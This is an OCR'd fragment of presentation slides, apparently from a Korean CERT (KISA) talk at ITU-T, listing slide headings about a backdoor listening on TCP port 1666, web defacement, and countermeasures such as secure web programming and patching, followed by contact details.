
Port listening on TCP/1666



Connect through backdoor port

Web Defacement

- Countermeasure against Web Defacement
  - Guide for Secure Web programming
  - Web Application Vulnerability Patch



ITU-T

- Thank you !!
- http://www.krcert.or.kr
- hcjung@kisa.or.kr